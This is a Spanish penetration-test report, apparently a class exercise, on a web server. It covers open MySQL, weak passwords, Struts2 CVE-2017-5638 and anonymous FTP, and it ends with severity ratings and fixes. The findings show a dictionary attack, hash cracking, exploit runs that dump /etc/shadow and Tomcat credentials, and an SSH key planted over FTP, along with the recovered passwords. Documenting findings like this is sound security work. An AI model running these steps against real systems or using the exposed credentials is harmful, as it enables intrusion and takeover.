

PRUEBA DE PENETRACIÓN

En este documento se reportan los hallazgos encontrados al realizar pruebas de penetración sobre el sitio **truerandom.bid** alojado en un servidor.

Versión 1.0

Rodríguez Gallardo Pedro Alejandro.

Objetivo:

En base a diferentes pruebas de penetración sobre el sitio se desea conocer que tan seguro es el sitio, si el mismo tiene fallos que puedan explotarse. Una vez encontrados estos posibles fallos se exploraran con el fin de recabar información del sistemas y realizar las apropiadas recomendaciones para su solución.

HALLAZGOS

En la pruebas de penetración se encontraron dos fallos de configuración de los cuales se derivaron, en encontrar el uso de software vulnerable, como software con políticas de seguridad inseguras. A continuación observaremos cada un de los hallazgos encontrados y la derivación de estos.

MySQL permite conexiones remotas a través de cualquier IP.

```
3306/tcp  open      mysql
```

Políticas de contraseña débiles para MySQL, factibles para ataque de diccionarios.

```
Module options (auxiliary/scanner/mysql/mysql_login):
```

Name	Current Setting	Required
BLANK_PASSWORDS	false	no
BRUTEFORCE_SPEED	5	yes
DB_ALL_CREDS	false	no
DB_ALL_PASS	false	no
DB_ALL_USERS	false	no
PASSWORD		no
PASS_FILE	/root/Desktop/top100pass.txt	no
Proxies		no
RHOSTS	167.99.232.57	yes
RPORT	3306	yes
STOP_ON_SUCCESS	false	yes
THREADS	1	yes
USERNAME		no
USERPASS_FILE		no
USER_AS_PASS	false	no
USER_FILE	/root/Desktop/users_mysql.txt	no
VERBOSE	true	yes

```
[+] 167.99.232.57:3306 - 167.99.232.57:3306 - Success: 'admin:computer'
```

```
root@kali-seg:~/Desktop# mysql -u admin -p -h 167.99.232.57
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 84194
Server version: 5.7.25-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.
Enter the following information:
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Uso de hash MD5 dentro de sitio wordpress junto con política de contraseñas débiles.

```
MySQL [wordpress]> select * from wp_users;
+----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_email | user_nicename | user_email |
+----+-----+-----+-----+-----+-----+
| 1 | root | $P$BwP1rTN1aaClayFHgimFrygEJAHPPL1 | root | masterofdisaster@ciencias.unam.mx | masterofdisaster@ciencias.unam.mx |
+----+-----+-----+-----+-----+-----+
| 2 | 2019-03-23 23:07:57 | 1553479773 | $P$Bu8i4r9dHErnBkTQc5lgpJw2VxsPaJ1 | 0 | root |
+----+-----+-----+-----+-----+-----+

```

```

HASH: $P$bWPlrTNlaaClayFHgimFrygEJAHPPL1
Possible Hashes:
[+] MD5(Wordpress)

```

Con herramientas basadas en fuerza bruta por diccionario se puede obtener la contraseña.

```
root@kali-seg:~/Desktop# python wordpress_hash_cracker.py
```


Wordpress Hash Cracker
By Cyb3rw0rm
#BackTrack Linux Fan Page

Hash > \$P\$bWPlrTNlaaClayFHgimFrygEJAHPPL1

| Cracking Please Wait ...
| Loaded 102 passwords !

| Operation Completed !
| HASH > \$P\$bWPlrTNlaaClayFHgimFrygEJAHPPL1
| password > pepper

Se tiene control total sobre el gestor de contenido.



Uso Versión vulnerable de Struts2 CVE-2017-5638.

Struts es un Framework de aplicaciones web de código abierto para desarrollo en JAVA.

```
root@kali-seg:~/Desktop# ruby struts.rb http://167.99.232.57:8080/struts2-blank/example/HelloWorld.action cat /etc/passwd
[*] Exploit KangHacking- CVE: 2017-5638 - Apache Struts2 S2-045
[*] Target : http://167.99.232.57:8080/struts2-blank/example/HelloWorld.action
[*] Command : cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,/,/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd:/bin/false
uuidd:x:106:110:/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534:/run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
mysql:x:111:116:MySQL Server,/,/nonexistent:/bin/false
xf9380:x:1001:1001,,/home/xf9380:/bin/bash
```

```
root@kali-seg:~/Desktop# ruby struts.rb http://167.99.232.57:8080/struts2-blank/example/HelloWorld.action cat /etc/shadow
[*] Exploit KangHacking- CVE: 2017-5638 - Apache Struts2 S2-045
[*] Target : http://167.99.232.57:8080/struts2-blank/example/HelloWorld.action
[*] Command : cat /etc/shadow
root:$6$5T9tJAGIt$bln.Bznx5TyU8rhpCNfYvARcv2PbP.TYCoPp5ZthRSgGf8tsrn0twhn/xtcUUCVymu53YvQVrfl.QXlL5e/dh0:17978:0:14600:14:::
daemon:*:17975:0:99999:7:::
bin:*:17975:0:99999:7:::
sys:*:17975:0:99999:7:::
sync:*:17975:0:99999:7:::
games:*:17975:0:99999:7:::
man:*:17975:0:99999:7:::
lp:*:17975:0:99999:7:::
mail:*:17975:0:99999:7:::
news:*:17975:0:99999:7:::
uucp:*:17975:0:99999:7:::
proxy:*:17975:0:99999:7:::
www-data:*:17975:0:99999:7:::
backup:*:17975:0:99999:7:::
list:*:17975:0:99999:7:::
irc:*:17975:0:99999:7:::
gnats:*:17975:0:99999:7:::
nobody:*:17975:0:99999:7:::
systemd-network:*:17975:0:99999:7:::
systemd-resolve:*:17975:0:99999:7:::
syslog:*:17975:0:99999:7:::
messagebus:*:17975:0:99999:7:::
_apt:*:17975:0:99999:7:::
lxd:*:17975:0:99999:7:::
uuidd:*:17975:0:99999:7:::
dnsmasq:*:17975:0:99999:7:::
landscape:*:17975:0:99999:7:::
sshd:*:17975:0:99999:7:::
pollinate:*:17975:0:99999:7:::
mysql!:*:17978:0:99999:7:::
ubuntu:$6$hCuazxyr$H/kmlgKndVp0dyh9/sV36lKIK4KneI/RyUwJlLOS80Trrfrvv5AzCskKBUAo/16qKerNSMoH8lNIWuURc1:17979:0:99999:7:::
ftp:$6$56371S2se0K0z5xerBb.b.Y71rxzMR59sdzVK8M1DVvTMEv0uBLcm0xaGg0RAedv4xxbDXH6LGKwRD2C13Ysm7Ruj0:17979:0:99999:7:::
xf9380:$6sv/5x5ZLd80jpkI2i6Vrk051PzTet2qI2iIqJ.Ijp4um/kov.jp2090G10CKbaA/EM8/zub6EHBWZKwI9tYwqzq/AQPQJ:17979:0:99999:7:::
```

Permite la ejecución de código como root.

```
root@kali-seg:~/Desktop# ruby struts.rb http://167.99.232.57:8080/struts2-blank/example/HelloWorld.action cat /usr/local/tomcat/conf/tomcat-users.xml
[*] Exploit KangHacking- CVE: 2017-5638 - Apache Struts2 S2-045
[*] Target : http://167.99.232.57:8080/struts2-blank/example/HelloWorld.action
[*] Command : cat /usr/local/tomcat/conf/tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0



Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users>
<role rolename="manager-gui"/>
<user username="admin" password="passwords_locos" roles="manager-gui"/>
<!--
NOTE: By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this
you must define such a user - the username and password are arbitrary. It is
strongly recommended that you do NOT use one of the users in the commented out
section below since they are intended for use with the examples web
application.
-->
<!--
NOTE: The sample user and role entries below are intended for use with the
examples web application. They are wrapped in a comment and thus are ignored
when reading this file. If you wish to configure these users for use with the
examples web application, do not forget to remove the <!-- --> that surrounds
them. You will also need to set the passwords to something appropriate.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
</tomcat-users>
```

Sitio de aplicaciones web en tomcat comprometido.

167.99.232.57:8080/manager/html

170%

Search



Tomcat Web Application Manager

Message: OK

Manager

[List Applications](#)[HTML Manager Help](#)[Manager Help](#)[Server Status](#)

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<div>Start Stop Reload</div> <div>Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/docs	None specified	Tomcat Documentation	true	0	<div>Start Stop Reload</div> <div>Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>

FTP permite el inicio de usuario anonymous.

```
pedro@kali-seg:~$ ftp 167.99.232.57
Connected to 167.99.232.57.
220 Pistas en raiz del puerto 80
Name (167.99.232.57:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> lcd .ssh
Local directory now /home/pedro/.ssh
ftp> append id_rsa.pub ./ssh/authorized_keys
local: id_rsa.pub remote: ./ssh/authorized_keys
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
396 bytes sent in 0.00 secs (312.1217 kB/s)
ftp>
```

NIVELES DE SEVERIDAD

<i>Severidad</i>	<i>CVSS v3</i>	<i>Descripción.</i>
<i>CRITICA</i>	9.0 – 10.0	Las vulnerabilidades de riesgo críticas tendrán un efecto inválido en este servicio. Las vulnerabilidades de este nivel suelen dar lugar a un compromiso completo del anfitrión afectado junto con la posible red que reside. En la mayoría de los casos, el exploit requiere poco para ningún conocimiento y puede ser fácilmente aplicado.
<i>ALTA</i>	7.0 – 8.9	Las vulnerabilidades de alto riesgo podrán acceder a la información potencial y causar denegación de servicio (DOS). La gravedad se reduce porque la cuestión es más difícil de explotar que la de una cuestión de riesgo crítico.
<i>MEDIA</i>	4.0 – 6.9	La vulnerabilidad de los riesgos medianos requerirá con mayor frecuencia determinación y capacidad técnica para crear un efecto notable en las empresas de las organizaciones. En algunos casos, estas cuestiones requieren un alto nivel de recursos que sólo pueden estar disponibles por medio de un proyecto financiado.
<i>BAJA</i>	0.1 – 3.9	Las vulnerabilidades de bajo riesgo tienen muy poca influencia en el negocio de una organización. La explotación de esas vulnerabilidades requeriría el acceso privilegiado local o se utilizaría en combinación con otras conclusiones.
<i>NULA</i>	0	Estas vulnerabilidades no tienen un riesgo, sin embargo, se han identificado en el informe para su información y conciencia.

CLASIFICACIÓN DE HALLAZGOS

<i>Hallazgo</i>	<i>Clasificación</i>	<i>Descripción</i>
<i>Conexión remota de MySQL</i>	MEDIA	La conexión remota en las bases de datos no es inusual, pero esta se debe de permitir solo dentro de una red privada y no abierta a internet, e inclusive esta debería estar configurada para que solo algunas IPs en especificas se conecten a ella.
<i>Política de contraseñas débiles</i>	ALTA	Las políticas de contraseñas deben ser estrictas en todo momento ya que en este caso se pudieron obtener con fuerza bruta basadas en diccionario. Además al estar configuradas en sistemas críticos estas nos permiten tener acceso a información primordial para explotar mas recursos.
<i>Versión vulnerable de Struts2</i>	ALTA	Al usar versiones vulnerables se expone los servicios que estos albergan, en el caso de struts2 nos permite la ejecución de código remoto con permisos de root.
<i>Login Anonymous en FTP</i>	ALTA	En ningún servicio se debe permitir la autenticación anónima ya sin tener idea de ningún usuario en el sistema podemos obtener información del mismo, en este caso al ser FTP podemos subir, descargar o eliminar información, nosotros pudimos servir nuestra llave publica y poder tener una conexión ssh con el usuario FTP.

RECOMENDACIONES

Conexión remota de MySQL: La conexión remota puede estar habilitada, pero dentro de una red privada y debe estar configurada para que solo ciertos equipos se conecten a ella.

- <https://www.upguard.com/articles/top-11-ways-to-improve-mysql-security>
- <https://downloads.mysql.com/docs/mysql-security-excerpt-5.5-en.pdf>

Política de contraseñas débiles: Se debe tener contraseñas fuertes las cuales sirven como defensa de acceso a los servicios a través de ataques de fuerza bruta con diccionarios.

- <https://www.makeuseof.com/tag/5-ways-generate-secure-passwords-linux/>

Versión vulnerable de Struts2: Esta versión de Struts2 permite la ejecución de código remoto como root, se debe de buscar una recomendación adecuada para reparar la vulnerabilidad de esta versión.

- <https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-5638-apache-struts-vulnerability-remote-code-execution/>
- <https://thehackernews.com/2017/09/apache-struts-vulnerability.html>
- <https://cwiki.apache.org/confluence/display/WW/S2-052>
- <https://security.berkeley.edu/news/critical-apache-struts-2x-vulnerability-cve-2017-5638>

Login Anonymous FTP: Esta configuración permite que cualquier persona pueda ingresar a nuestro servidor, este puede tener acceso a archivo críticos y puede subir archivos que pueden dañar la seguridad del servidor.

- <https://www.cyberciti.biz/faq/how-to-disable-shell-ftp-access-to-newuser/>
- <http://serverpractice.blogspot.com/2017/01/fixing-anonymous-access-in-vsftpd.html>